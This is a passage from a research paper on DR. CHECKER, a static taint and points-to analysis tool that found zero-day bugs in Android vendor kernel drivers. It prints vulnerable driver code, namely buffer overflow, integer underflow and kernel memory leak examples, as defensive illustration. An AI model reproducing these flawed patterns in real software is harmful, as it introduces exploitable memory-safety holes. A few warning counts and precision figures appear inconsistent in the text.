for a reach-def analysis to reach a fix-point on the loop and then perform the corresponding number of iterations on all the basic blocks in the loop. Note that, the number of iterations to converge on a loop for a standard reach-def analysis is upper-bounded by the longest use-def chain in the loop (i.e., the longest number of instructions between the assignment and usage of a variable). The intuition behind this is that, in the worst case, every instruction could potentially depend on the variable in the use-def chain, such that their potential values could update in each loop. However, this can only happen as many times as their are instructions, since an assignment can only happen once per instruction.

Function calls. If a function call is a direct invocation and the target function is within the code that we are analyzing (i.e., it is part of the driver), it will be traversed with a new context (Δ_{new}), and the state will be both updated with a new points-to map (ρ_{new}) and a new taint trace map (τ_{new}), which contains information about both the function arguments and the global variables. For indirect function calls (i.e., functions that are invoked via a pointer), we use type-based target resolution. That is, given a function pointer of type $a =$ `(rettype)(arg1Type, arg2Type,..)`, we find all of the matching functions in the same driver that are referenced in a non-call instruction (e.g., `void *ptr = &fn`). This is implemented as the function *resolve_call* in Algorithm 1. Each call site or call instruction will be analyzed only once per context. We do not employ any special handlers for recursive functions, as recursion is rarely used in kernel drivers.

The complete algorithm, `SDTraversal`, is depicted in Algorithm 1. We start by topologically sorting the CFG of the function to get an ordered list of SCCs. Then, each SCC is handled differently, depending on whether it is a loop or not. Every SCC is traversed at the basic-block level, where every instruction in the basic block is provided to all of the possible clients (i.e., taint and points-to), along with the context and global state. The client analyses can collect and maintain any required information in the global state, making the information immediately available to each other.

To analyze a driver entry point ε, we first create an initial state: $S_{start} = \{\phi_{start}, \emptyset\}$, where ϕ_{start} contains the points-to map for all of the global variables. We then traverse all of the `.init` functions of the driver (i.e., the functions responsible for driver initialization [44]), which is where drivers will initialize most of their global objects. The resulting initialized state (S_{init}) is then appended with the taint map for any tainted arguments ($S_{init} = S_{init} \cup \tau_{init}$). We describe how we determine these tainted arguments in Section 5.3. Finally, we invoke our traversal on this function, `SDTraversal(`S_{init}`,` Δ_{init}`,` ε`)`, where the context $\Delta_{init} = \{e\}$.

We use the low-level virtual machine (LLVM) intermediate representation (IR), Bitcode [30], as our IR for analysis. Bitcode is a typed, static single assignment (SSA) IR, and well-suited for low-level languages like C. The analysis clients interact with our soundy driver traversal (SDT) analysis by implementing visitors, or transfer functions, for specific LLVM IR instructions, which enables them to both use and update the information in the global state of the analysis. The instructions that we define transfer functions for in the IR are:

1. *Alloca* (`v = alloca typename`) allocates a stack variable with the size of the type `typename` and assigns the location to v (e.g., `%1 = alloca i32`). SDT uses the instruction location to reference the newly allocated instruction. Since SDT is context-sensitive, the instruction location is a combination of the current context and the instruction offset within the function bitcode.

2. *BinOp* (`v = op op1, op2`) applies `op` to `op1` and `op2` and assigns the result to `v` (e.g., `%1 = add val, 4`). We also consider, the flow-merging instruction in SSA, usually called `phi` [21], to be the same as a binary operation. Since SDT is not path-sensitive, this does not affect the soundness.

3. *Load* (`v = load typename op`) is the standard load instruction, which loads the contents of type `typename` from the address represented by the operand op into the variable v (e.g., `%tmp1 = load i32* %tmp`).

4. *Store* (`store typename v, op`) is the standard store instruction, which stores the contents of type `typename` represented by the value `v` into the address represented by `op` (e.g., `store i8 %frombool1, %y.addr`).

5. *GetElementPtr (GEP)* is the instruction used by the IR to represent structure and array-based accesses and has fairly complex semantics [53]. A simplified way to represent this is `v = getelementptr typename ob, off`, which will get the address of the field at index `off` from the object `ob` of type `typename`, and store the referenced value in `v` (e.g., `%val = getelementptr %struct.point %my_point, 0`).

Both our points-to and taint analysis implement transfer functions based on these five instructions.

Algorithm 2: Points-to analysis transfer functions

function `updatePtoAlloca` $(\phi_c, \tau_c, \delta, I, v, loc_x)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $loc_x \leftarrow (x, \emptyset, \emptyset)$
  $map_{pt}(v) \leftarrow (0, loc_x)$
function `updatePtoBinOp` $(\phi_c, \tau_c, \delta, I, v, op_1, op_2)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_1 \leftarrow map_{pt}(op_1)$
  $pto_2 \leftarrow map_{pt}(op_2)$
  $set_1 \leftarrow \{(0, ob) \mid \forall(_, ob) \in pto_1\}$
  $set_2 \leftarrow \{(0, ob) \mid \forall(_, ob) \in pto_2\}$
  $map_{pt}(v) \leftarrow map_{pt}(v) \cup set_1 \cup set_2$
function `updatePtoLoad` $(\phi_c, \tau_c, \delta, I, v, op)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_{op} \leftarrow map_{pt}(op)$
  $set_1 \leftarrow \{ob(n) \mid \forall(n, ob) \in pto_{op}\}$
  $set_2 \leftarrow \{(0, ob) \mid \forall ob \in set_1\}$
  $map_{pt}(v) \leftarrow map_{pt}(v) \cup set_2$
function `updatePtoStore` $(\phi_c, \tau_c, \delta, I, v, op)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_{op} \leftarrow map_{pt}(op)$
  $pto_v \leftarrow map_{pt}(v)$
  $set_v \leftarrow \{ob \mid \forall(_, ob) \in pto_v\}$
  $\forall(n, ob) \in pto_{op}$ **do** $ob(n) \leftarrow ob(n) \cup set_v$
function `updatePtoGEP` $(\phi_c, \tau_c, \delta, I, v, op, off)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_{op} \leftarrow map_{pt}(op)$
  $set_{op} \leftarrow \{ob(n) \mid \forall(n, ob) \in pto_{op}\}$
  $set_v \leftarrow \{(off, ob) \mid \forall ob \in set_{op}\}$
  $map_{pt}(v) \leftarrow map_{pt}(v) \cup set_v$

3.3 Points-to Analysis

The result of our points-to analysis is a list of values and the set of all of the possible objects, and offsets, that they can point to. Because of the way in which we constructed our *alias location objects* and transfer functions, we are able to ensure that our points-to results are field-sensitive. That is, we can distinguish between objects that are pointed to by different fields of the same object (e.g., different elements in a `struct`). Thus, as implemented in SDT, we are able to obtain points-to results that are flow-, context-, and field-sensitive.

Dynamic allocation. To handle dynamic allocation in our points-to analysis, we maintain a list of kernel functions that are used to allocate memory on the heap (e.g., `__kmalloc`, `kmem_cache_alloc`, `get_free_page`). For each call-site to these functions, we create a unique *alias object*. Thus, for a given context of a function, each allocation instruction has a single `alias location`, regardless of the number of times that it is visited. For example, if there is a call to `kmalloc` in the basic block of a loop, we will only create one alias location for it.

Algorithm 3: Taint analysis transfer functions

function `updateTaintAlloca` $(\phi_c, \tau_c, \delta, I, v, loc_x)$
  Nothing to do

function `updateTaintBinOp` $(\phi_c, \tau_c, \delta, I, v, op_1, op_2)$
  $map_t \leftarrow \tau_c(\delta)$
  $set_v \leftarrow map_t(op_1) \cup map_t(op_2)$
  $map_t(v) \leftarrow set_v || I$
function `updateTaintLoad` $(\phi_c, \tau_c, \delta, I, v, op)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_{op} \leftarrow map_{pt}(op)$
  $set_{op} \leftarrow \{ob_t(n) || I \mid \forall(n, ob) \in pto_{op}\}$
  $map_t \leftarrow \tau_c(\delta)$
  $map_t(v) \leftarrow map_t(v) \cup set_{op}$
function `updateTaintStore` $(\phi_c, \tau_c, \delta, I, v, op)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_{op} \leftarrow map_{pt}(op)$
  $map_t \leftarrow \tau_c(\delta)$
  $tr_v \leftarrow map_t(v)$
  $\forall(n, ob) \in pto_{op}$ **do** $ob_t(n) \leftarrow ob_t(n) \cup (tr_v || I)$
function `updateTaintGEP` $(\phi_c, \tau_c, \delta, I, v, op, off)$
  UPDATETAINTBINOP$(\phi_c, \tau_c, \delta, I, v, op, off)$

Internal kernel functions. Except for few kernel API functions, whose effects can be easily handled (e.g., `memcpy`, `strcpy`, `memset`), we ignore all of the other kernel APIs and core kernel functions. For example, if the target of a call instruction is the function `i2c_master_send`, which is part of the core kernel, we do not follow the call. Contrary to the other works, which check for valid usage of kernel API functions [12,64], we assume that all usages of these functions are valid, as we are only concerned with analyzing the more error-prone driver code. Thus, we do no follow any function calls into the core kernel code. While, we may miss some points-to information because of this, again sacrificing soundness, this assumption allows us to be more precise within the driver and scale our analysis.

The *update points-to* transfer functions (`updatePto*`) for the various instructions are as shown in Algorithm 2.

3.4 Taint Analysis

Taint analysis is a critical component of our system, as almost all of our bug detectors use its results. Similar to our points-to analysis, the results of our taint analysis are flow-, context-, and field-sensitive.

The *taint sources* in our analysis are the arguments of the entry functions. Section 5.3 explains the different types of entry functions and their correspondingly tainted arguments. We also consider special kernel functions that copy data from user space (e.g., `copy_from_user`, `simple_write_to_buffer`) as taint sources and taint all of the fields in the alias locations of the points-to map for

Listing 2: A buffer overflow bug detected in Mediatek's Accdet driver by ITDUD where `buf` is assumed to be a single character but the use of "%s" will continue reading the buffer until a null-byte is found.

```
1 static char call_status;
2 ...
3 static ssize_t
4   accdet_store_call_state
5   (struct device_driver *ddri,
6   const char *buf, size_t count)
7 {
8   // ** Improper use of tainted data **
9   // buf can contain more than one char!
10  int ret = sscanf(buf, "%s", &call_status);
11
12  // The return value is checked, but it's too late
13  if (ret != 1) {
14    ACCDET_DEBUG("accdet: Invalid values\n");
15    return -EINVAL;
16  }
17
18  switch (call_status) {
19  case CALL_IDLE:
20  ...
21 }
```

the destination operands of these functions. Our *taint propagators* are implemented as various transformation functions (`updateTaint*` in Algorithm 3). Similar to our points-to analysis, we do not propagate taint for any core kernel function calls, aside from a few exceptions (e.g., `memcpy`). The *taint sinks* in our analysis are dependent on the vulnerability detectors, as every detector has its own taint policy. These detectors will raise warnings if any tainted data violates a specified policy (e.g., if a tainted value is used as the length in a `memcpy`).

4 Vulnerability Detectors

This section describes the various vulnerability detectors that were used in our analysis. These detectors are highly configurable and are able to act on the results from both our points-to and taint analysis. They are implemented as plugins that are run continuously as the code is being analyzed, and operate on the results from our analysis clients (i.e., taint and points-to analysis). Our architecture enables us to very quickly implement new analyses to explore new classes of vulnerabilities. In fact, in the process of analyzing our results for this paper, we were able to create the Global Variable Race Detector (GVRD) detector and deploy it in less than 30 minutes.

Almost all of the detectors use taint analysis results to verify a vulnerable condition and produce a taint trace with all of their emitted warnings. The warnings also provide the line numbers associated with the trace for ease of triaging. The various bug detectors used by DR. CHECKER in our analysis are explained below:

Improper Tainted-Data Use Detector (ITDUD) checks for tainted data that is used in risky functions (i.e., `strc*`, `strt*`, `sscanf`, `kstrto`, and `simple_strto` family functions). An example of a previously unknown buffer overflow, detected via ITDUD, is shown in Listing 2.

Listing 3: A zero-day vulnerability discovered by DR. CHECKER in Mediatek's mlog driver using our TAD and TLBD analysis. First TAD identified an integer overflow bug (`len - MLOG_STR_LEN`). TLBD then identified that this tainted length was being used as a bound condition for the while loop where data is being copied into kernel space.

```
1 #define MLOG_STR_LEN        16
2 ...
3 int mlog_doread(char __user *buf, size_t len)
4 {
5   unsigned i;
6   int error = -EINVAL;
7   char mlog_str[MLOG_STR_LEN];
8   ...
9   // len is unsigned
10  if (!buf || len < 0)
11    goto out;
12  error = 0;
13  // len not checked against MLOG_STR_LEN
14  if (!len)
15    goto out;
16  // buf of len confirmed to be in user space
17  if (!access_ok(VERIFY_WRITE, buf, len)) {
18    error = -EFAULT;
19    goto out;
20  }
21  ...
22  i = 0;
23  ...
24  // ** Integer underflow bug **
25  // len - MLOG_STR_LEN (16) can be negative
26  // and is compared with unsigned i
27  while (!error && (mlog_start != mlog_end)
28        && i < len - MLOG_STR_LEN) {
29    int size;
30    ...
31    size = snprintf(mlog_str, MLOG_STR_LEN,
32            strfmt_list[strfmt_idx++], v);
33    ...
34    // this function is an unsafe copy
35    // this results in writing past buf
36    // potentially into kernel address space
37    if (__copy_to_user(buf, mlog_str, size))
38      error = -EFAULT;
39    else {
40      buf += size;
41      i += size;
42    }
43  }
44 }
```

Tainted Arithmetic Detector (TAD) checks for tainted data that is used in operations that could cause an overflow or underflow (e.g., `add`, `sub`, or `mul`). An example of a zero-day detected by TAD is shown in Listing 3.

Invalid Cast Detector (ICD) keeps tracks of allocation sizes of objects and checks for any casts into an object of a different size.

Tainted Loop Bound Detector (TLBD) checks for tainted data that is used as a loop bound (i.e., a loop guard in which at least one of the values is tainted). These bugs could lead to a denial of service or even an arbitrary memory write. The example in Listing 3 shows this in a real-world bug, which also triggered on TAD.

Listing 4: An information leak bug via padded fields detected by our ULD in Mediatek's FM driver where a struct's memory is not sanitized before being copied back to user space leaking kernel stack data.

```c
fm_s32 fm_get_aud_info(fm_audio_info_t *data)
{

  if (fm_low_ops.bi.get_aud_info) {
    return fm_low_ops.bi.get_aud_info(data);
  } else {
    data->aud_path = FM_AUD_ERR;
    data->i2s_info.mode = FM_I2S_MODE_ERR;
    data->i2s_info.status = FM_I2S_STATE_ERR;
    data->i2s_info.rate = FM_I2S_SR_ERR;
    return 0;
  }
}
...
  case FM_IOCTL_GET_AUDIO_INFO:
    fm_audio_info_t aud_data;
    // ** no memset of aud_data **
    // Not all fields of aud_data are initialized
    ret = fm_get_aud_info(&aud_data);
    if (ret) {
      WCN_DBG(FM_ERR|MAIN, "fm_get_aud_info err\n");
    }
    // Copying the struct results in data-leakage
    // from padding and uninitialized fields
    if (copy_to_user((void *)arg, &aud_data,
        sizeof(fm_audio_info_t))) {
      WCN_DBG(FM_ERR|MAIN, "copy_to_user error\n");
      ret = -EFAULT;
      goto out;
    }
    ...
```

Tainted Pointer Dereference Detector (TPDD) detects pointers that are tainted and directly dereferenced. This bug arises when a user-specified index into a kernel structure is used without checking.

Tainted Size Detector (TSD) checks for tainted data that is used as a size argument in any of the `copy_to_` or `copy_from_` functions. These types of bugs can result in information leaks or buffer overflows since the tainted size is used to control the number of copied bytes.

Uninit Leak Detector (ULD) keeps tracks of which objects are initialized, and will raise a warning if any `src` pointer for a userspace copy function (e.g., `copy_to_user`) can point to any uninitialized objects. It also detects structures with padding [40] and will raise a warning if `memset` or `kzalloc` has not been called on the corresponding objects, as this can lead to an information leak. An example of a previously unknown bug detected by this detector is as shown in Listing 4

Global Variable Race Detector (GVRD) checks for global variables that are accessed without a mutex. Since the kernel is reentrant, accessing globals without syncronization can result in race conditions that could lead to time of check to time of use (TOCTOU) bugs.

5 Implementation

DR. CHECKER is built on top of LLVM 3.8 [30]. LLVM was chosen because of its flexibility in writing analyses, applicability to different architectures, and excellent community support. We used integer range analysis as implemented by Rodrigues *et al.* [42]. This analysis is used by our vulnerability detectors to verify certain properties (e.g., checking for an invalid cast).

We implemented DR. CHECKER as an LLVM module pass, which consumes: a bitcode file, an `entry function name`, and an `entry function type`. It then runs our SDT analysis, employing the various analysis engines and vulnerability detectors. Depending on the `entry function type`, certain arguments to the entry functions are tainted before invoking the SDT (See Section 5.3).

Because our analysis operates on LLVM bitcode, we must first identify and build all of the driver's bitcode files for a given kernel (Section 5.1). Similarly, we must identify all of the entry points in these drivers (Section 5.2) in order to pass them to our SDT analysis.

5.1 Identifying Vendor Drivers

To analyze the drivers independently, we must first differentiate driver source code files from that of the core kernel code. Unfortunately, there is no standard location in the various kernel source trees for driver code. Making the problem even harder, a number of the driver source files omit vendor copyright information, and some vendors even modify the existing sources directly to implement their own functionality. Thus, we employ a combination of techniques to identify the locations of the vendor drivers in the source tree. First, we perform a `diff` against the mainline sources, and compare those files with a referenced vendor's configuration options to search for file names containing the vendor's name. Luckily, each vendor has a code-name that is used in all of their options and most of their files (e.g., Qualcomm configuration options contain the string `MSM`, Mediatek is `MTK`, and Huawei is either `HISI` or `HUAWEI`), which helps us identify the various vendor options and file names. We do this for all of the vendors, and save the locations of the drivers relative to the source tree.

Once the driver files are identified, we compile them using clang [51] into both Advanced RISC Machine (ARM) 32 bit and 64 bit bitcode files. This necessitated a few non-trivial modifications to clang, as there are numerous GNU C Compiler (GCC) compiler options used by the Linux kernel that are not supported by clang (e.g., the `-fno-var-tracking-assignments` and `-Wno-unused-but-set-variable` options used by various Android vendors). We also added additional

compiler options to clang (e.g., `-target`) to aid our analysis. In fact, building the Linux kernel using LLVM is an ongoing project [52], suggesting that considerable effort is still needed.

Finally, for each driver, we link all of the dependent vendor files into a single bitcode file using `llvm-link`, resulting in a self-contained bitcode file for each driver.

5.2 Driver Entry Points

Linux kernel drivers have various ways to interact with the userspace programs, categorized by 3 operations: file [20], attribute [35], and socket [37].

File operations are the most common way of interacting with userspace. In this case, the driver exposes a file under a known directory (e.g., `/dev`, `/sys`, or `/proc`) that is used for communication. During initialization, the driver specifies the functions to be invoked for various operations by populating function pointers in a structure, which will be used to handle specific operations (e.g., `read`, `write`, or `ioctl`). The structure used for initialization can be different for each driver type. In fact, there are at least *86 different types of structures in Android kernels* (e.g., `struct snd_pcm_ops`, `struct file_operations`, or `struct watchdog_ops` [3]). Even worse, the entry functions can be at different offset in each of these structures. For example, the `ioctl` function pointer is at field 2 in `struct snd_pcm_ops`, and at field 8 in `struct file_operations`. Even for the same structure, different kernels may implement the fields differently, which results in the location of the entry function being different for each kernel. For example, `struct file_operations` on Mediatek's mt8163 kernel has its `ioctl` function at field 11, whereas on Huawei, it appears at field 9 in the structure.

To handle these eccentricities in an automated way, we used `c2xml` [11] to parse the header files of each kernel and find the offsets for possible entry function fields (e.g., `read` or `write`) in these structures. Later, given a bitcode file for a driver, we locate the different file operation structures being initialized, and identify the functions used to initialize the different entry functions.

Listing 5: An initialization of a file operations structure in the mlog driver of Mediatek

```
1  static const struct file_operations
2  proc_mlog_operations = {
3      .owner = NULL,
4      .llseek = NULL,
5      .read = mlog_read,
6      .poll = mlog_poll,
7      .open = mlog_open,
8      .release = mlog_release,
9      .llseek = generic_file_llseek,
10 };
```

Table 1: Tainted arguments for each driver entry function type wether they are directly and indirectly tainted.

Entry Type	Argument(s)	Taint Type
Read (*File*)	`char` **buf*, `size_t` *len*	Direct
Write (*File*)	`char` **buf*, `size_t` *len*	Direct
Ioctl (*File*)	`long` *arg*	Direct
DevStore (*Attribute*)	`const char` **buf*	Indirect
NetDevIoctl (*Socket*)	`struct` **ifreq*	Indirect
V4Ioctl	`struct v4l2_format` **f*	Indirect

These serve as our entry points for the corresponding operations. For example, given the initialization as shown in Listing 5, and the knowledge that read entry function is at offset 2 (zero indexed), we mark the function `mlog_read` as a read entry function.

Attribute operations are operations usually exposed by a driver to read or write certain attributes of that driver. The maximum size of data read or written is limited to a single page in memory.

Sockets operations are exposed by drivers as a socket file, typically a UNIX socket, which is used to communicate with userspace via various socket operations (e.g., `send`, `recv`, or `ioctl`).

There are also other drivers in which the kernel implements a main wrapper function, which performs initial verification of the user parameters and *partially* sanitizes them before calling the corresponding driver function(s). An example of this can be seen in the `V4L2 Framework` [66], which is used for video drivers. For our implementation we consider only `struct v4l2_ioctl_ops`, which can be invoked by userspace via the wrapper function `video_ioctl2`.

5.3 Tainting Entry Point Arguments

An entry point argument can contain either *directly* tainted data (i.e., the argument is passed directly by userspace and never checked) or *indirectly* tainted data (i.e., the argument points to a kernel location, which contains the tainted data). All of the tainted entry point functions can be categorized in six categories, which are shown in Table 1, along with the type of taint data that their arguments represent.

An explicit example of directly tainted data is shown in Listing 6. In this snippet, `tc_client_ioctl` is an `ioctl` entry function, so argument 2 (`arg`) is directly tainted. Thus, the statement `char c=(char*)arg` would be dereferencing tainted data and is flagged as a warning. Alternatively, argument 2 (`ctrl`) in `iris_s_ext_ctrls` is a `V4Ioctl` and is indirectly tainted. As such, the dereference (`data = (ctrl->controls[0]).string`) is safe, but it would taint `data`.

Listing 6: Example of tainting different arguments where `tc_client_ioctl` has a directly tainted argument and `iris_s_ext_ctrls`'s argument is indirectly tainted.

```
1 static long tc_client_ioctl(struct file *file,
2         unsigned cmd, unsigned long arg) {
3         ...
4         char c=(char*)arg
5         ...
6 }
7 static int iris_s_ext_ctrls(struct file *file,
8   void *priv, struct v4l2_ext_controls *ctrl) {
9       ...
10  char *data = (ctrl->controls[0]).string;
11      ...
12  char curr_ch = data[0];
13 }
```

6 Limitations

Because of the DR. CHECKER's soundy nature, it cannot find all the vulnerabilities in all drivers. Specifically, it will miss following types of vulnerabilities:

- *State dependent bugs:* Since DR. CHECKER is a stateless system, it treats each entry point independently (i.e., taint does not propagate between multiple entry points). As a result, we will miss any bugs that occur because of the interaction between multiple entry points (e.g., CVE-2016-2068 [4]).

- *Improper API usage:* DR. CHECKER assumes that all the kernel API functions are *safe and correctly used* (Assumption 1 in Section 3). Bugs that occur because of improper kernel API usage will be missed by DR. CHECKER. However, other tools (e.g., APISan [64]) have been developed for finding these specific types of bugs and could be used to complement DR. CHECKER.

- *Non-input-validation bugs:* DR. CHECKER specifically targets input validation vulnerabilities. As such, non-input validation vulnerabilities (e.g., side channels or access control bugs) cannot be detected.

7 Evaluation

To evaluate the efficacy of DR. CHECKER, we performed a large-scale analysis of the following nine popular mobile device kernels and their associated drivers (437 in total). The kernel drivers in these devices range from very small components (31 LOC), to much more complex pieces of code (240,000 LOC), with an average of 7,000 LOC per driver. In total, these drivers contained over 3.1 million lines of code. However, many of these kernels re-use the same code, which could result in analyzing the same entry point twice, and inflate our results. Thus, we have grouped the various kernels based on their underlying chipset, and only report our results based on these groupings:

Table 2: Summary of warnings produced by popular bug-finding tools on the various kernels that we analyzed.

	Number of Warnings			
Kernel	**cppcheck**	**flawfinder**	**RATS**	**Sparse**
Qualcomm	18	4,365	693	5,202
Samsung	22	8,173	2,244	1,726
Hauwei	34	18,132	2,301	11,230
Mediatek	168	14,230	3,730	13,771
	242	**44,900**	**8,968**	**31,929**

Mediatek:

- Amazon Echo (5.5.0.3)
- Amazon Fire HD8 (6th Generation, 5.3.2.1)
- HTC One Hima (3.10.61-g5f0fe7e)
- Sony Xperia XA (33.2.A.3.123)

Qualcomm

- HTC Desire A56 (a56uhl-3.4.0)
- LG K8 ACG (AS375)
- ASUS Zenfone 2 Laser (ZE550KL / MR5-21.40.1220.1794)

Huawei

- Huawei Venus P9 Lite (2016-03-29)

Samsung

- Samsung Galaxy S7 Edge (SM-G935F_NN)

To ensure that we had a baseline comparison for DR. CHECKER, we also analyzed these drivers using 4 popular open-source, and stable, static analysis tools (flawfinder [57], RATs [45], cppcheck [34], and Sparse [54]). We briefly describe our interactions with each below, and a summary of the number of warnings raised by each is shown in Table 2.

Flawfinder & RATs Both Flawfinder and RATs are pattern-matching-based tool used to identify potentially dangerous portions of C code. In our experience, the installation and usage of each was quite easy; they both installed without any configuration and used a simple command-line interface. However, the criteria that they used for their warnings tended to be very simplistic, missed complex bugs, and where overly general, which resulted in an extremely high number of warnings (64,823 from Flawfinder and 13,117 from RATs). For example, Flawfinder flagged a line of code with the warning, *High: fixed size local buffer*. However, after manual investigation it was clear this code was unreachable, as it was inside of an `#if 0` definition.

We also found numerous cases where the string-matching algorithm was overly general. For example, Flawfinder raised a critical warning (*[4] (shell) system*), incorrectly reporting that `system` was being invoked for the following define: `#define system_cluster(system, clusterid)`.

Table 3: Comparison of the features provided by popular bug-finding tools and DR. CHECKER, where √ indicates availability of the feature.

Feature	cppcheck	flawfinder	RATS	Sparse	DR. CHECKER
Extensible	√	-	-	-	√
Inter-procedural	-	-	-	-	√
Handles pointers	-	-	-	-	√
Kernel Specific	-	-	-	√	√
No Manual Annotations	√	√	√	-	√
Requires compilable sources	√	-	-	√	√
Sound	-	-	-	-	-
Traceable Warnings	-	-	-	√	√

Ultimately, the tools seemed reasonable for basic code review passes, and perhaps for less-security minded programs, as they do offer informational warning messages:

> *Flawfinder:* Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119:CWE-120). Perform bounds checking, use functions that limit length, or ensure that the size is larger than the maximum possible length.
>
> *RATs:* Check buffer boundaries if calling this function in a loop and make sure you are not in danger of writing past the allocated space

Sparse Sparse was developed by Linus Torvalds and is specifically targeted to analyze kernel code. It is implemented as a compiler front end (enabled by the flag `C=2` during compilation) that raises warnings about known problems, and even allows developers to provide static type annotations (e.g., `__user` and `__kernel`). The tool was also relatively easily to use. Although, Sparse is good at finding annotation mis-matches like unsafe user pointer dereferences [16]. Its main drawback was the sheer number of warnings (64,823 in total) it generated, where most of the warnings generated were regarding non-compliance to good kernel code practices. For example, warnings like, "*warning: Using plain integer as NULL pointer*" and "*warning: symbol 'htc_smem_ram_addr' was not declared. Should it be static?*," were extremely common.

cppcheck Cppcheck was the most complicated to use of the tools that we evaluated, as it required manual identification of all of the includes, configurations, etc. in the source code. However, this knowledge of the source code structure did result in much more concise results. While the project is open-source, their analysis techniques are not well-documented. Nevertheless, it is clear that the tool can handle more complex interactions (e.g., macros, globals, and loops) than the other three. For example, in one of the raised warnings it reported an out-of-bounds index in an array lookup. Unfortunately, after manual investigation there was a guard condition protecting the array access, but this was still a much more valuable warning that those returned by other tools. It was also able to identify an interesting use of `snprintf` on overlapped objects, which exhibits undefined behavior, and appeared generally useful. It also has a configurable engine, which allows users to specify additional types of vulnerability patterns to identify. Despite this functionality, it still failed to detect any of the complex bugs that DR. CHECKER was able to help us discover.

To summarize our experience, we provide a side-by-side feature comparison of the evaluated tools and DR. CHECKER in Table 3. Note that cppcheck and DR. CHECKER where the only two with an extensible framework that can be used to add vulnerability detectors. Similarly, every tool aside from Sparse, which needs manual annotations, was more-or-less completely automated. As previously mentioned, Sparse's annotations are used to find unsafe user pointer dereferences, and while these annotations are used rigorously in the mainline kernel code, they are not always used in the vendor drivers. Moreover, typecasting is frequently used in Linux kernel making Sparse less effective. Pattern-based tools like flawfinder and RATS do not require compilable source code, which results in spurious warnings because of pre-processor directives making them unusable. Of the evaluated features, traceability of the warnings is potentially the most important for kernel bug-finding tools [26], as these warnings will ultimately be analyzed by a human. We consider a warning to be traceable if it includes all of the information required to understand how a user input can result in the warning. In DR. CHECKER, we use the debug information embedded in the LLVM bitcode to provide traceable warnings. An example of a warning produced by DR. CHECKER is as shown in Listing 7.

7.1 DR. CHECKER

The summarized results of all of the warnings that were reported by DR. CHECKER are presented in Table 4. In this table, we consider a warning as *correct* if the report and trace were in fact true (e.g., a tainted variable was be-

Table 4: Summary of the bugs identified by DR. CHECKER in various mobile kernel drivers. We list the total number of warnings raised, number correct warnings, and number of bugs identified as a result.

	Warnings per Kernel (Count / Confirmed / Bug)				
Detector	**Huawei**	**Qualcomm**	**Mediatek**	**Samsung**	**Total**
TaintedSizeDetector	62 / 62 / 5	33 / 33 / 2	155 / 153 / 6	20 / 20 / 1	270 / 268 / 14
TaintedPointerDereferenceChecker	552 / 155 / 12	264 / 264 / 3	465 / 459 / 6	479 / 423 / 4	1760 / 1301 / 25
TaintedLoopBoundDetector	75 / 56 / 4	52 / 52 / 0	73 / 73 / 1	78 / 78 / 0	278 / 259 / 5
GlobalVariableRaceDetector	324 / 184 / 38	188 / 108 / 8	548 / 420 / 5	100 / 62 / 12	1160 / 774 / 63
ImproperTaintedDataUseDetector	81 / 74 / 5	92 / 91 / 3	243 / 241 / 9	135 / 134 / 4	551 / 540 / 21
IntegerOverflowDetector	250 / 177 / 6	196 / 196 / 2	247 / 247 / 6	99 / 87 / 2	792 / 707 / 16
KernelUninitMemoryLeakDetector	9 / 7 / 5	1 / 1 / 0	8 / 5 / 5	6 / 2 / 1	24 / 15 / 11
InvalidCastDetector	96 / 13 / 2	75 / 74 / 1	9 / 9 / 0	56 / 13 / 0	236 / 109 / 3
	1,449 / 728 / 78	901 / 819 / 19	1,748 / 1,607 / 44	973 / 819 / 24	**5,071 / 3,973 / 158**

ing used by a dangerous function). All of these warnings were manually verified by the authors, and those that are marked as a *bug* were confirmed to be critical zero-day bugs, which we are currently in the process of disclosing to the appropriate vendors. In fact, 7 of the 158 identified zero-days have already been issued Common Vulnerabilities and Exposures (CVE) identifiers [6–10]. Of these, Sparse correctly identified 1, flawfinder correctly identified 3, RATs identified 1 of the same ones as flawfinder, and cppcheck failed to identify any of them. These bugs ranged from simple data leakages to arbitrary code execution within the kernel. We find these results very promising, as 3,973 out of the 5,071 were confirmed, giving us a precision of 78%, which is easily within the acceptable 30% range [14].

While the overall detection rate of DR. CHECKER is quite good (e.g., KernelUninitMemoryLeakDetector raised 24 warnings, which resulted in 11 zero-day bugs), there a few notable *lessons learned*. First, because our vulnerability detectors are stateless, they raise a warning for every occurrence of the vulnerable condition, which results in a lot of correlated warnings. For example, the code `i = tainted+2; j = i+1;` will raise two IntegerOverflowDetector warnings, once for each vulnerable condition. This was the main contributor to the huge gap between our confirmed warnings and the actual bugs as each bug was the result of multiple warnings. The over-reporting problem was amplified by our context-sensitive analysis. For example, if a function with a vulnerable condition is called multiple times from different contexts, DR. CHECKER will raise one warning for each context.

GlobalVariableRaceDetector suffered from numerous false positives because of granularity of the LLVM instructions. As a result, the detector would raise a warning for any access to a global variable outside of a critical section. However, there are cases where the mutex object is stored in a structure field (e.g., `mutex_lock(&global->obj)`). This results in a false positive because our detector will raise a warning on the access to the global structure, despite the fact that it is completely safe, because the field inside of it is actually a mutex.

TaintedPointerDerefenceDetectors similarly struggled with the precision of its warnings. For example, on Huawei drivers (row 2, column 1), it raised 552 warnings, yet only 155 were true positives. This was due to the over-approximation of our points-to analysis. In fact, 327 of these are attributed to only two entry points `rpmsg_hisi_write` and `hifi_misc_ioctl`, where our analysis over-approximated a single field that was then repeatedly used in the function. A similar case happened for entry point `sc_v4l2_s_crop` in Samsung, which resulted in 21 false warnings. The same over-approximation of points-to affected InvalidCastDetector, with 2 entry points (`picolcd_debug_flash_read` and `picolcd_debug_flash_write`) resulting in 66 (80%) false positives in Huawei and a single entry point (`touchkey_fw_update.419`) accounting for a majority of the false positives in Samsung. IntegerOverflowDetector also suffered from over-approximation at times, with 30 false warnings in a single entry point `hifi_misc_ioctl` for Hauwei.

One notable takeaway from our evaluation was that while we expected to find numerous integer overflow bugs, we found them to be far more prevalent in 32 bit architectures than 64 bites, which is contrary to previously held beliefs [58]. Additionally, DR. CHECKER was able to correctly identify the critical class of Boomerang [33] bugs that were recently discovered.

7.2 Soundy Assumptions

